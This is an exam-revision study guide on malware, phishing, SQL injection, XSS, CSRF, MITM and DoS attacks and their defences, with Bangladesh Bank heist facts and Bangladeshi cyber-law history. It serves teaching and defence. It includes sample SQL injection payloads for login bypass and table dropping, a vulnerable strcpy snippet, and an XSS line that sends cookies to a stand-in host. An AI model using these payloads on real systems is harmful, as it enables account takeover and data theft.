
Cyber Attacks, Malware & Network Defence

Malware · phishing · web & network attacks · defence · Bangladesh cases & law: exam-ready in 13 sheets



↑ red = high-yield, blue = core, green = applied / Bangladesh

Syllabus coverage

"Computer Networking and Security: … **Firewalls**; … **Network security**: Cryptography, DES, IDEA, public key algorithm; Authentication; Digital signatures …". Covers the attacks written papers ask about (malware, web, network, social engineering), the defences against them, and Bangladesh incidents and laws. Firewall internals and ciphers: see their own notes.

High-yield list

① virus vs worm vs Trojan
② SQLi + prevention
③ XSS vs CSRF
④ MITM, DoS vs DDoS
⑤ zero-day window
⑥ phishing family
⑦ IDS vs IPS, WAF
⑧ BB heist Feb 2016


Legend: **yellow** = key term · **red circle** = must-memorise fact · **purple box** = memory trick · **red box** = exam trap · **green** = worked example

Contents

✓ CIA, threat vs risk, attack classes … p. 2
✓ Malware family …… p. 3
✓ Ransomware & zero-day …… p. 4
✓ Phishing & password attacks … p. 5
✓ SQL injection & XSS …… p. 6
✓ CSRF, sessions, buffer overflow … p. 7
✓ MITM, DoS/DDoS, LAN attacks … p. 8
✓ Defence: NGFW, WAF, IDS/IPS … p. 9
✓ Bangladesh cases & cyber law … p. 10
✓ Top 10, hackers, bank threats … p. 11
✓ Night-before sheet …… p. 12
✓ Practice MCQs + written …… p. 13

1 Security Goals, Threats & Attack Classes

Cyber security: protects systems, networks and data in **cyberspace** (the global network of computers, the Internet and the data flowing in it) against unauthorised access, damage and disruption. Its three goals are the **CIA triad**: **Confidentiality**, **Integrity**, **Availability**; often extended with authentication, authorisation, accountability (AAA) and non-repudiation.



Term	Meaning
Vulnerability	a **weakness** (unpatched bug, weak password, open port)
Threat	a possible danger that could exploit it (hacker, malware, flood)
Exploit	code or technique that uses the weakness
Attack	an actual attempt: threat + exploit in action
Risk	**likelihood** × **impact**; informally threat × vulnerability

Passive vs active attacks

Passive	Active
only **observes**; data unchanged	**modifies** data or disrupts service
eavesdropping, **traffic analysis**, snooping	masquerade, replay, modification, DoS
hard to detect → **prevent** (encrypt)	easier to detect → **detect & recover**
threat to confidentiality	threat to integrity / availability

Attacks by goal (X.800 style)

- **Confidentiality**: snooping (reading/copying data without right), traffic analysis
- **Integrity**: modification, **masquerading** (posing as another), **replaying** a captured message, **repudiation** (denying you sent it)
- **Availability**: denial of service

Types of security against cyber threats: **network** security (firewall, IDS/IPS, VPN) · **application** security (secure coding, WAF) · **endpoint** security (EDR, patching) · **data** security (encryption, backup, DLP) · **identity & access** management (MFA, least privilege) · **cloud** security · **operational** security, disaster recovery & business continuity · **user awareness**. Controls are **administrative** (policy, training), **technical** (firewall, encryption) or **physical** (locks, CCTV); and by timing **preventive, detective, corrective**. Common cyberspace threats: malware, phishing, fraud, data breach, DDoS, cyberbullying and misinformation.


Memory trick: "**Weakness, Danger, Tool, Act, Odds**" = vulnerability, threat, exploit, attack, risk. Passive = **P**eeping; active = **A**ltering.

Exam trap: Breaking into an office to copy tomorrow's question paper is **snooping** (unauthorised access to information), not masquerading. A threat exists even with no vulnerability; risk needs both.


2 The Malware Family

Malware: (malicious software) is any program written to **steal, spy, damage, encrypt or take control**. Virus, worm, Trojan: classified by **how they spread**; spyware, ransomware, rootkit: by **what they do**.

Point	Virus	Worm	Trojan horse
Needs a host file?	**yes**, attaches to a program/document	**no**, standalone	no, it *is* the fake program
Self-replicates?	yes, when the host runs	**yes, by itself** over the network	**no**
Needs user action?	yes (open/run file)	no: exploits a network flaw	yes: user installs it, trusting it
Typical harm	corrupts files	eats bandwidth, drops payloads	backdoor, data theft
Example	Brain (1986), CIH	Morris (1988), WannaCry (2017)	Zeus banking Trojan, RATs



virus rides a host



worm copies itself



Trojan: gift with a trap

- **Ransomware**: encrypts or locks data, demands payment (sheet 4)
- **Virus kinds**: boot-sector, file infector, macro (Word/Excel), **polymorphic** (changes code each copy), **stealth** & memory-resident (hides from scanners)
- **Spyware**: secretly collects activity, passwords, browsing; e.g. **keylogger**, Pegasus (phone spyware)
- **Bot / botnet**: infected "zombies" controlled by a C&C server; used for DDoS and spam (Mirai, 2016, IoT)
- **Logic bomb**: fires on a date or condition · **adware**: forced adverts · **backdoor/RAT**: secret remote access
- **Rootkit**: hides itself and other malware at kernel/boot level by **function (API) hooking**; survives normal scans
- **Fileless malware**: lives in memory/PowerShell, no file on disk

Protection from malware: patch OS and apps · antivirus/EDR (signature + heuristic + behaviour + sandbox) · no admin for daily use · block macros · filter attachments · offline backups. Antivirus: Microsoft Defender, Kaspersky, Bitdefender, ESET, Norton, Avast.

Memory trick: **V**irus = **V**isitor needing a host; **W**orm = **W**alks alone; **T**rojan = **T**rick, never copies.

Exam trap: A Trojan does **not** replicate. A virus that spreads to every drive but deletes nothing is still a (non-destructive) virus; spot it by slow-downs, changed file sizes, unknown processes, a scan.

3 Ransomware

Ransomware: is malware that **encrypts the victim's files (crypto-ransomware) or locks the screen (locker)** and demands a ransom, usually in cryptocurrency, for the key. Modern gangs add **double extortion** (steal data first, threaten to leak it) and sell kits as **Ransomware-as-a-Service** (RaaS).




WannaCry, May 2017: a ransomware **worm**: spread over **SMBv1** using the **EternalBlue** exploit (leaked NSA tool). Microsoft had released patch **MS17-010** in March 2017, two months earlier, so it succeeded mainly because **users had not patched**. 200,000+ PCs, 150 countries; stopped by a "kill-switch" domain. Attributed to Lazarus Group.

Workstation hit: 5 steps

1. **Isolate**: unplug network/Wi-Fi, do not power off (keep memory evidence)
2. **Identify & scope**: strain, other infected hosts, data stolen?
3. **Report**: IT security/CISO, CIRT, regulator if required
4. **Eradicate & restore** from clean offline backup; reset credentials
5. **Patch & learn**: close the hole, train users; do not pay

4 Zero-Day Vulnerability, Exploit & Attack

Definitions: A **zero-day vulnerability** is a flaw unknown to the vendor, so it has **zero days of fix**: no patch exists. A **zero-day exploit** is the code that abuses it; a **zero-day attack** is its use against a target. Once a patch is out the flaw becomes an **n-day** (known) vulnerability.



the earlier the patch is applied, the shorter the total exposure

Why dangerous for a bank / ICB: ① **no signature or patch**, so antivirus and IDS miss it ② it stays undetected for weeks while money or customer data leaks ③ high-value targets attract state-level attackers. **Defend**: behaviour-based EDR, **virtual patching** (WAF/IPS rule), least privilege, segmentation, threat intel, fast patching once the fix appears.

Memory trick: **Zero** = the vendor has had **zero days** to fix it. Threat = *who*, vulnerability = *where*, attack = *when it happens*.

Exam trap: Ransomware is a **category** of malware, not necessarily a virus: it may arrive as a Trojan or spread as a worm (WannaCry). Stuxnet (2010) used four zero-days.

5 Phishing & Social Engineering

Social engineering: manipulates **people**, not machines. **Phishing**, its commonest form, uses deceptive emails, websites or messages to make victims reveal passwords, card numbers or OTPs, or run malware. It is related to **fraud / identity theft**, and it is always unethical and illegal.

Variant	How it works
Email (bulk) phishing	same fake "bank" mail to thousands; link to a look-alike login page
Spear phishing	**targeted** at one person/organisation using personal details
Whaling / CEO fraud, BEC	targets executives; fake "urgent transfer" orders from the boss
Vishing · **Smishing**	voice call ("bKash agent", "bank officer") · SMS with a link
Pharming	correct URL typed but DNS or hosts file poisoned → fake site
Clone phishing	copy of a real earlier mail with the link/attachment swapped
Pretexting · baiting · tailgating	invented story · infected USB left lying · following staff through a door

Spot a phish: sender domain does not match (**dutchbangla-bank.co**) · urgency or threat ("account closed in 2 h") · hover shows a different URL · asks for PIN/OTP (banks never do) · unexpected attachment (.exe, .zip, macro .docm) · generic greeting, poor grammar.

Exam trap: A hacked social-media account is **not automatically** phishing: it may be credential stuffing (reused password), malware, session theft or SIM swap. Spear phishing differs by **targeting**, not medium. Opening a downloaded email attachment that runs code = **malware via phishing** (often a Trojan).

6 Password Attacks

- **Brute force**: tries *every* combination; keyspace = $\mathbf{N^L}$ (N symbols, length L)
- **Dictionary**: tries common words (123456, password, admin)
- **Credential stuffing**: leaked user/password pairs tried on other sites
- **Rainbow table**: precomputed hash → password; beaten by **salting**
- **Keylogger, shoulder surfing**: capture as it is typed

- **Birthday attack**: finds a hash collision in about $2^{n/2}$ tries, so a 64-bit hash falls in ~2^{32} (lets a forged message share a signed message's hash)
- **Defence**: MFA, lockout/rate limit, long passphrases, bcrypt/Argon2 with salt

Worked example ✍️: A 4-digit ATM PIN: 10^4 = **10,000** combinations; 3 tries before lock-out gives a guesser 3/10,000 = 0.03 %. An 8-letter lowercase password: $26^8 \approx 2.1 \times 10^{11}$; at 10^9 guesses/s that is only ~3.5 minutes offline. Use 12+ mixed characters.

Memory trick: **V**ishing = **V**oice, **Sm**ishing = **SMS**, **wh**aling = big **wh**ale (boss).

Stolen data is sold on dark-web markets and used for identity theft, card fraud, extortion and further phishing.

7 SQL Injection (SQLi)

Definition: SQL injection happens when **user input is pasted into an SQL statement** so the input is executed as SQL code. Result: login bypass, reading every table, changing or deleting data, even OS commands (OWASP **Injection**).

```
q = "SELECT * FROM users WHERE name='" + u + "' AND pass='" + p + "'";  // unsafe
u = admin'--        → name='admin'--' ...   password check cut off
p = x' OR '1'='1    → pass='x' OR '1'='1'   always true: login bypass
u = '; DROP TABLE users;--                  stacked query wipes data
```

Types

- **In-band**: error-based, **UNION**-based (`' UNION SELECT card_no, pin FROM cards--`)
- **Blind**: boolean (page changes) or **time-based** (`SLEEP(5)`)
- **Out-of-band**: data sent out via DNS/HTTP

Prevention: ① **parameterised queries** / prepared statements (data never becomes code) ② stored procedures without dynamic SQL ③ allow-list input validation ④ least-privilege DB account (no DROP) ⑤ hide DB errors ⑥ WAF as an extra layer.

```
PreparedStatement s = con.prepareStatement(     // safe: ? = data only
    "SELECT * FROM users WHERE name=? AND pass=?");
s.setString(1, u);  s.setString(2, p);
```

8 Cross-Site Scripting (XSS)

Definition: XSS injects **client-side script (JavaScript) into a trusted web page**; the victim's browser runs it with that site's privileges, so it can steal session cookies, log keystrokes, deface the page or act as the user. SQLi attacks the **server's database**; XSS attacks **other users' browsers**.

Type	How the payload reaches the victim
Stored (persistent)	saved on the server (comment, profile) → served to **every** visitor; most dangerous
Reflected	inside a crafted link/search parameter → echoed back once to whoever **clicks it**
DOM-based	page's own JavaScript writes untrusted data (e.g. `location.hash`) into the DOM; never reaches the server

```
<script>new Image().src="//evil.example/?c="+document.cookie</script>  // cookie theft
```


Fix XSS: context-aware **output encoding** (< for <) · validate input · sanitise rich HTML (DOMPurify) · **Content Security Policy** header · **HttpOnly** cookies (script cannot read them) · frameworks that auto-escape.

Memory trick: **S**QLi talks to the **S**erver's database; **X**SS e**X**ecutes in the browser. Stored = landmine, reflected = boomerang.

Exam trap: Escaping quotes alone is not a full SQLi fix; prepared statements are. HTTPS does not stop XSS or SQLi.

9 Cross-Site Request Forgery (CSRF)

Definition: CSRF tricks a **logged-in user's browser into sending an unwanted request** to a site that trusts it. The browser attaches the session cookie automatically, so the forged request looks genuine. XSS abuses the user's trust in a site; CSRF abuses the **site's trust in the browser**.



Prevent CSRF: ① **anti-CSRF token** (random, per session/form, checked by server) ② **SameSite=Lax/Strict** cookies ③ check **Origin/Referer** headers ④ re-authenticate or OTP for money transfers ⑤ never change state with GET.

10 Session Hijacking

The attacker obtains a valid **session ID** (cookie or token) and uses it to act as the user without the password. Ways: sniffing open Wi-Fi without HTTPS, XSS cookie theft, **session fixation** (planting a known ID before login), guessable IDs.

Solutions: HTTPS everywhere + HSTS · cookies flagged **Secure, HttpOnly, SameSite** · **regenerate the session ID at login** · long random IDs · idle and absolute timeouts · logout kills it server-side.

11 Buffer Overflow

Definition: A program writes **more data into a buffer than it can hold**, overwriting neighbouring memory. On the stack it can overwrite the saved **return address**, so the function "returns" into attacker code. Common in C/C++.

```
void login(char *in) {
  char buf[8];
  strcpy(buf, in);   /* no length check */
}
/* long input overwrites the return
   address → jumps to attacker code */
```

Defences: bounds-checked functions (`strncpy`, `fgets`, `snprintf`) · safe languages · **stack canaries** · **DEP/NX** (stack not executable) · **ASLR** (random addresses) · fuzz testing.

Memory trick: CSRF = "**C**ookie **S**ent, **R**equest **F**orged". The cure is a secret the evil page cannot know: the **token**.

Exam trap: HttpOnly stops XSS reading cookies but does **not** stop CSRF (the browser still sends them).

12 Man-in-the-Middle (MITM)

Definition: In a MITM attack the attacker **secretly sits between two communicating parties**, relaying and possibly altering their messages while each believes it talks directly to the other. It breaks confidentiality and integrity.



- **ARP spoofing/poisoning**: fake ARP replies map the gateway IP to the attacker's MAC
- **DNS spoofing / cache poisoning**: forged DNS answers send users to a fake IP
- **Rogue DHCP**: attacker's DHCP hands out itself as gateway/DNS, so all traffic flows through it; **DHCP starvation** first exhausts the real server's pool
- **Evil-twin Wi-Fi**, **SSL stripping** (HTTPS → HTTP)

Prevent MITM: ① end-to-end encryption: **TLS/HTTPS** with valid certificates, **HSTS** ② **VPN/IPsec** on untrusted networks ③ switch features: **DHCP snooping**, **Dynamic ARP Inspection** ④ **DNSSEC** ⑤ MFA, certificate pinning in apps ⑥ never ignore browser certificate warnings.

13 DoS, DDoS & LAN Attacks

Point	DoS	DDoS
Source	**one** machine	**many** machines (botnet); D = Distributed
Traffic volume	limited	huge (Tbps); amplification
Block by IP?	easy	hard: thousands of real IPs


- **Volumetric**: UDP/ICMP flood, **DNS/NTP amplification** (small spoofed query, big reply)
- **Protocol**: **SYN flood** (half-open TCP connections fill the backlog), Ping of Death, Smurf
- **Application (L7)**: HTTP GET floods, Slowloris
- **Prevent**: SYN cookies, rate limiting, scrubbing centre / CDN (Cloudflare, Akamai), anycast, over-provisioning, ISP blackholing
- **MAC flooding**: thousands of fake source MACs fill the switch's CAM table; the switch then **floods** frames to all ports like a hub, so the attacker sniffs everything. **Prevent**: **port security** (max MACs per port, sticky MAC), 802.1X
- **VLAN hopping**, **STP attacks**: disable unused ports, BPDU guard
- **Eavesdropping/sniffing**: Wireshark on unencrypted traffic

Memory trick: MITM = **postman who opens letters**; DoS = one man blocking the door; DDoS = a **crowd** blocking it.

Exam trap: A DoS attack harms **availability** and normally steals nothing. Firewalls alone rarely stop a big DDoS: the link fills before the firewall.

14 Network Defence Toolkit

Defence in depth: no single control is enough, so security is **layered**: perimeter, network, host, application and data, plus people and process. **Zero trust** adds "never trust, always verify": every request is authenticated, even from inside.



Control	What it is / does
Firewall · NGFW	allows/blocks by rules; NGFW adds deep packet inspection, application & user awareness, built-in IPS, TLS inspection
WAF	**layer-7 filter for HTTP(S)** between client and web server; inspects requests and blocks **SQLi, XSS**, bad bots (ModSecurity, Cloudflare WAF)
DMZ	screened subnet for public servers (web, mail, DNS) between outer and inner firewall
IDS	**detects and alerts**, passive copy of traffic (Snort, Suricata, Zeek); NIDS on network, HIDS on host
IPS	sits **inline** and **blocks** malicious packets in real time
Honeypot · SIEM · SOC	decoy that lures attackers · central log correlation (Splunk, QRadar) · team that monitors 24/7
VPN · MFA · EDR · DLP	encrypted tunnel · second factor · endpoint detection & response · stops data leaving

IDS detection methods

- **Signature**: matches known patterns; fast, misses zero-days
- **Anomaly**: learns normal behaviour; catches new attacks, more false positives

Data at rest vs in transit

- **At rest** (disk, DB, backup): AES-256, BitLocker, database TDE
- **In transit** (network): **TLS 1.2/1.3**, IPsec VPN, SSH


Memory trick: **IDS = CCTV camera** (watches, rings alarm); **IPS = security guard** (stops you at the door); **WAF = guard who reads web forms**.

OWASP Top 10 (2025 edition): A01 Broken Access Control · A02 Security Misconfiguration · A03 Software Supply Chain Failures · A04 Cryptographic Failures · A05 Injection · A06 Insecure Design · A07 Authentication Failures · A08 Software or Data Integrity Failures · A09 Logging & Alerting Failures · A10 Mishandling of Exceptional Conditions. (2021 edition: Injection was A03; SSRF was A10.)

Exam trap: The device that inspects client → web-server data and blocks SQL injection is a **WAF**, not load balancing or an SSL-VPN. An IDS is passive; a false negative is the dangerous miss.

15 Bangladesh Bank Heist (February 2016)

The case: On **4–5 Feb 2016** attackers who had been inside Bangladesh Bank's network for months used its **SWIFT** credentials to send **35 fraudulent payment orders worth about US$951 million** to the bank's account at the **Federal Reserve Bank of New York**. Most were blocked; **5 orders, US$101 million, went through**: US$20 m to Sri Lanka (stopped and recovered, a misspelt "fandation" raised suspicion) and US$81 m to **RCBC** accounts in the Philippines, laundered through casinos.



- **Method**: spear-phishing emails (2015) → malware on the SWIFT Alliance server → fake messages; the malware also **hid confirmations** by tampering with the printer/database
- **Timing**: Friday-Saturday weekend in Dhaka, then a weekend and holiday in New York and Manila
- **Attribution**: North Korea's **Lazarus Group** (US charge 2018)
- **Lessons**: isolate payment systems, MFA, monitoring, SWIFT CSP controls (2017)
- **Sonali Bank, 2013**: about US$250,000 stolen via its SWIFT system (made public in 2016)
- **2023 NID data leak**: a government birth-and-death registration website exposed personal data of about **50 million** citizens (July 2023)
- **National CIRT**: **BGD e-GOV CIRT** under the ICT Division handles incidents; banks also follow Bangladesh Bank's ICT Security Guideline

16 Bangladesh Cyber Law Timeline

Year	Law	Key point
2006	**ICT Act** (amended 2013)	first cyber law; e-signatures, Controller of Certifying Authorities; **Section 57** (online defamation) widely criticised
2018	**Digital Security Act**	replaced Section 57; created the Digital Security Agency; criticised for curbing speech
2023	**Cyber Security Act** (Sept)	repealed DSA 2018; agency renamed **National Cyber Security Agency**
2025	**Cyber Security Ordinance** (No. 25)	gazetted **21 May 2025** by the interim government; repealed CSA 2023, dropped nine speech-related sections, recognises internet access as a civic right

Memory trick: "**06 ICT → 18 DSA → 23 CSA → 25 Ordinance**": each one replaces the one before. Heist numbers: **35 orders, 951 asked, 5 paid, 101 lost**.

Exam trap: The heist used **SWIFT messages**, not a hack of SWIFT's own network; the weak point was the bank's local systems. Laws change: always write the year.

17 Top 10 Cyber Attacks

#	Attack	What it does	Main defence
1	**Malware / ransomware**	code that steals, spies or encrypts	EDR, patching, backups
2	**Phishing**	fake mail/site steals secrets	awareness, MFA, filtering
3	**Man-in-the-middle**	intercepts or alters traffic	TLS/HTTPS, VPN, HSTS
4	**DoS / DDoS**	floods a service offline	scrubbing, CDN, rate limit
5	**SQL injection**	input runs as SQL	prepared statements
6	**Cross-site scripting**	script runs in victim browser	output encoding, CSP
7	**Zero-day exploit**	flaw with no patch yet	EDR, virtual patching
8	**Password attacks**	brute force, stuffing	MFA, lockout, salted hash
9	**DNS spoofing**	forged DNS answers	DNSSEC, monitoring
10	**Insider / supply chain**	trusted person/vendor abused	least privilege, audits

18 Who Attacks: Hacker Types

Hacker	Intent
White hat	ethical, **authorised** testing (pen-tester)
Black hat	criminal, for profit or harm
Grey hat	no permission, but no malice; may tell the owner
Script kiddie · hacktivist	ready-made tools · political cause
State-sponsored APT	long-term, stealthy (Lazarus Group)

19 Threats a Bank Faces

- **Phishing & account takeover** → MFA/OTP, device binding, transaction alerts, customer awareness
- **Ransomware/malware** → EDR, patching, segmentation, offline backups, DR site
- **Payment-message fraud** (SWIFT, RTGS) → isolated payment zone, **maker-checker** (dual control), daily reconciliation
- **DDoS** on internet banking → scrubbing service, redundant links
- **Insider & third-party risk** → least privilege, access reviews, vendor due diligence, logging (SIEM)

Auditing two payment gateways (Mr. X): Build a **risk register**: assets → threats → vulnerabilities → likelihood × impact → controls. Scenarios to test: ① vendor security posture (**PCI DSS**, ISO 27001) ② API security: keys, TLS, request signing (HMAC), **replay** protection ③ card data encrypted in transit and at rest, tokenised ④ forged payment callbacks / amount tampering ⑤ MITM on the bank–gateway link ⑥ availability and fail-over between the two gateways ⑦ access logs, reconciliation, incident SLA and regulatory compliance.

Memory trick: Top 10 as "**M-P-M-D-S-X-Z-P-D-I**": Malware, Phishing, MITM, DDoS, SQLi, XSS, Zero-day, Passwords, DNS, Insider.

Exam trap: "Top 10 cyber attacks" is a general list; do not confuse it with the **OWASP** Top 10, which ranks web-application **risks** (sheet 9).

Night-Before-the-Exam Sheet

Fact sheet:

CIA = confidentiality, integrity, availability

risk = likelihood × impact

passive = observe · active = modify

snooping → confidentiality

virus needs host · worm self-spreads

Trojan never replicates

WannaCry 2017 · EternalBlue · SMBv1

MS17-010 patch existed: unpatched

zero-day = no patch yet

brute-force keyspace = N^L

birthday attack ≈ $2^{n/2}$

salt beats rainbow tables

SQLi fix = prepared statement

XSS: stored, reflected, DOM

CSRF fix = token + SameSite

MITM fix = TLS, HSTS, VPN

SYN flood → SYN cookies

MAC flood → port security

WAF = L7 web filter

IDS alerts · IPS blocks inline

BB heist 4–5 Feb 2016: $101 m


ICT 06 → DSA 18 → CSA 23 → CSO 25

Top 14 one-liners for MCQs

1. First PC virus: Brain (1986)
2. First Internet worm: Morris (1988)
3. ILOVEYOU (2000): email worm
4. Stuxnet (2010): 4 zero-days, PLCs
5. Keylogger is spyware
6. Polymorphic virus mutates its code
7. Pharming poisons DNS
8. Spear phishing = targeted
9. Whaling targets executives
10. Stored XSS hits every visitor
11. HttpOnly blocks script cookie reads
12. DHCP snooping stops rogue DHCP
13. DAI stops ARP spoofing
14. DMZ hosts public servers

Top traps: Trojan ≠ virus (no self-copy) · ransomware is a malware category, not a virus type · WannaCry worked because patches were not applied · DoS ≠ data theft · HTTPS does not stop SQLi/XSS · HttpOnly does not stop CSRF · IDS does not block · a firewall cannot stop a phished user · Bangladesh law years matter

All tricks together: Weakness, Danger, Tool, Act, Odds · Visitor / Walks alone / Trick · zero days to fix · Vishing = Voice, Smishing = SMS, whale = boss · SQLi = Server, XSS = eXecutes in browser · Cookie Sent, Request Forged · postman who opens letters · CCTV vs guard · 06 → 18 → 23 → 25



NIST CSF functions (2.0 adds Govern): the skeleton of any "how do you secure" answer

✓ Practice MCQs (exam pattern, 10 marks)

1. Self-spreading malware needing no host file:
(a) virus (b) Trojan horse
(c) worm (d) adware

2. Main reason WannaCry (2017) succeeded:
(a) patches not applied (b) unknown zero-day
(c) ransom unpaid (d) weak Wi-Fi

3. A rootkit stays stealthy mainly by:
(a) ARP (b) ransomware
(c) spam (d) function hooking

4. Inspects client → web-server data, blocks SQLi:
(a) load balancer (b) WAF
(c) SSL-VPN (d) cluster

5. Breaking in to copy an exam paper is:
(a) snooping (b) repudiation
(c) masquerading (d) replaying

6. The best defence against SQL injection:
(a) HTTPS (b) antivirus
(c) prepared statements (d) long passwords

7. An anti-CSRF token protects against:
(a) forged requests (b) SQL injection
(c) DDoS floods (d) ARP spoofing

8. Phishing aimed at top executives:
(a) vishing (b) pharming
(c) baiting (d) whaling

9. Switch feature against MAC flooding:
(a) VLAN (b) port security
(c) STP (d) NAT

10. Paid out by the 5 executed orders, BB heist 2016:
(a) US$951 million (b) US$20 million
(c) US$101 million (d) US$81 thousand

Answer key → 1-c · 2-a · 3-d · 4-b · 5-a · 6-c · 7-a · 8-d · 9-b · 10-c

Written question: What is SQL injection? Show how it bypasses a login form with an example, explain why it is so harmful, and describe how to prevent it. 10 marks

1. **Definition**: untrusted input concatenated into an SQL query is executed as SQL code 2
2. **Example**: `... WHERE name='admin'--' AND pass='...'` or `pass = x' OR '1'='1` makes the WHERE clause true → logged in without a password 3
3. **Harm**: authentication bypass, dumping customer/card tables (UNION), altering balances, `DROP TABLE`, sometimes OS command execution; breaks all of C, I and A 2
4. **Prevention**: prepared statements with placeholders, allow-list validation, least-privilege DB user, generic error pages, WAF, code review 3

Before the exam ✓

- ✓ Virus / worm / Trojan table
- ✓ SQLi, XSS, CSRF with fixes
- ✓ MITM diagram and 3 defences
- ✓ BB heist facts with dates

Also practise (written):
① top 10 cyber attacks
② ransomware response steps
③ zero-day window diagram
④ IDS vs IPS vs firewall